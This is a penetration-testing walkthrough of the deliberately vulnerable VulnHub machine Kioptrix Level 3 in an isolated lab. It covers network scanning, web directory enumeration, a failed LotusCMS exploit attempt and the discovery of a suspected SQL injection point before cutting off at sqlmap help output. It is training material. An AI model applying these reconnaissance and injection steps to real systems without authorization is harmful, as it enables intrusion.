Kioptrix Level 3 – Walkthrough

1. **Introduction**

Kioptrix Level 3 is a deliberately vulnerable Linux virtual machine designed to help security enthusiasts develop practical penetration-testing skills.

Unlike traditional beginner machines that primarily focus on identifying vulnerable network services, this machine introduces additional challenges involving web application security, enumeration, exploitation, and Linux privilege escalation.

Objectives:

- Identify the target machine and its exposed services.
- Perform network and web application enumeration.
- Identify potential security weaknesses.
- Exploit a vulnerability to obtain initial access.
- Enumerate the compromised system.
- Identify and exploit a privilege-escalation vector.
- Validate root-level access.

2. **Lab Environment**

Attacker Machine

- Operating System: Kali Linux
- Platform: Oracle VirtualBox
- Tools: Nmap, Gobuster, Nikto, msfconsole, SQLmap, Netcat, and other enumeration utilities.

Target Machine

- Machine: Kioptrix Level 3
- Platform: VulnHub
- Operating System: Linux
- Network: Host-Only Adapter

Network Configuration

Both machines were configured on the same Host-Only network to ensure isolated communication between the attacker and target.

Machine	IP Address
Kali Linux	192.168.56.111
Kioptrix Level 3	192.168.56.112

3. Reconnaissance

3.1 Identifying the Target IP

The first step was to identify the target machine's IP address within the local network.

Command:

sudo arp-scan --interface=eth1 –localnet

- **arp-scan uses ARP requests to identify active devices on the local network.**
- **--interface specifies the network interface.**
- **--localnet scans the local network associated with that interface.**

Alternatively:

nmap -sn 192.168.56.0/24

Observation:

The network scan identified the active devices connected to the Host-Only network. By comparing the discovered addresses with the attacker machine's IP, the target machine was identified.

Target IP: 192.168.56.112

3.2 Port Scanning and Service Identification

After identifying the target IP, the next step was to determine which network services were exposed.

Command:


nmap -p- -sC -sV -oN scan.txt 192.168.56.112

Explanation:

- -sC: Executes Nmap's default NSE scripts.
- -sV: Attempts to identify service versions.
- -p-: Scan all 65535 TCP port.
- -oN: Saves the results in normal output format.

Observation:

The scan revealed the following exposed ports and services:




These findings provided the initial direction for further service enumeration.


4. Web Application Enumeration

Since HTTP was identified during the port scan, the web application was accessed through a browser.

URL:

http://192.168.56.112






Here, I have look for the response code looking for some sensitive information commented in the HTML code but sadly there was nothing.


Then I look over the login page ~ we get there through the navigation from the actual web application, here I looked for the SQLi by analysing the source code and manually supplying the queries to look for the error to interpret the outcome but there was no clue found that can indicate the SQL vulnerability.

But then I look over the keyword over the login page a cache line “**Proudly Powered by: LotusCMS”,** LotusCMS is a content management system. Identifying the underlying CMS helps a penetration tester narrow down the application's technology stack and investigate publicly documented vulnerabilities associated with that software, passing the query to google reveled the vulnerability in such page along with the other useful information.

Then I simply searched for the exploit on the **searchsploit,** SearchSploit is a command-line utility that searches the locally maintained Exploit Database repository for publicly documented vulnerabilities and exploits. I found the RCE but this is in rb means a Metasploit utility exploit. Further in Metasploit



Here looking for the options i.e prerequisites to run the exploit and further on adding all those



Hmm, unfortunately it was unable to establish the session may be there is some sort of misconfiguration or environment mismatch, but here is the twist and a point to remember that “There can be more than one way to exploit the system and this all depends on the user’s finding skills, the better the one is in enumeration the easy it will be to understand the issues/situation/concepts”.


So, keeping this in mind I started looking for another entry point and yes.! I found that:

Directory enumeration identifies potentially accessible resources that are not necessarily linked from the application's main navigation.

For this I used dirb, Dirb it is a tool used for directory brute force

Dirb http://192.168.56.112 **-r**

- **-r:** disables the recursive search



It reveals several endpoints but the interesting one is

http://192.168.56.112/phpmyadmin : this is for admin login page but it requires the credentials which we haven't so there is only option for the brute force but this must be last approach and only be preferred by properly enumerating the account lockout policies and other preventive/detective/restricting functionalities that can be implemented by the administrator to minimize the malicious activities.

But further I tried **nikto** as well which is a great tool for the web enumeration, Nikto performs web-server security checks and identifies potentially interesting server configurations, outdated software, and accessible resources.

nikto -h http://192.168.56.112

it successfully identified an extra endpoint


http://192.168.56.112/gallery/

But before visting this I map the domain locally over my system in the host file

Sudo nano /etc/hosts

➔ Add the entry and map 192.168.56.112 to kioptrix3.com

Visiting this url revels some interesting information, it was reflecting the images and their description.




5. Vulnerability Identification

This stage focused on investigating the weaknesses identified during web application enumeration.


5.1 Identifying the Vulnerability


Actually, on rendering through this webpage I notice the SQLi vulnerability, which I detected by observing the url carefully as there is id parameter that comes with a useful finding ... don't worry I have explained this below

Looking at the navigation it is redirecting us to Ligoat Press Room



After this I observe the filter functionality and the interesting part was whenever I select any filter the url changes and this is what I am talking about actually when I went to the photo id section in this case the URL consist the id parameter that is a perfect way to check for the SQLi





The id parameter is a URL query parameter that passes a value to the web application. In this case, it appeared to identify a particular gallery item or record that the application needed to retrieve and display.

Since the application was accepting this value from the URL, I went to investigate how it handled the input on the server side.

One possible implementation is that the application uses this value in a database query, such as:

SELECT * FROM gallery WHERE id = 1;

If the application directly incorporates user-controlled input into SQL queries without proper validation or parameterized queries, it may become vulnerable to **SQL Injection (SQLi)**.

However, the presence of an id parameter alone does not confirm SQL Injection. It simply provides an interesting input point that needs further testing.

So, I uses the SQLmap tool to enumerate this in deep and looking for the database , tables and if allowed then the records in those tables.

Why Did I Use SQLmap?

After identifying the id parameter as a potential injection point, I used **SQLmap**, an automated SQL Injection detection and exploitation tool, to investigate whether the parameter was vulnerable.

Important distinction: SQLmap was used to investigate and enumerate the database through a suspected SQL Injection vulnerability. It was not used because every URL parameter named id is automatically vulnerable.



```
┌──(rohit㉿kali)-[~/machine/k3]
└─$ sqlmap --help
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.10.6#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_V...       |_|   https://sqlmap.org

Usage: python3 sqlmap [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be provided to define the
    target(s)

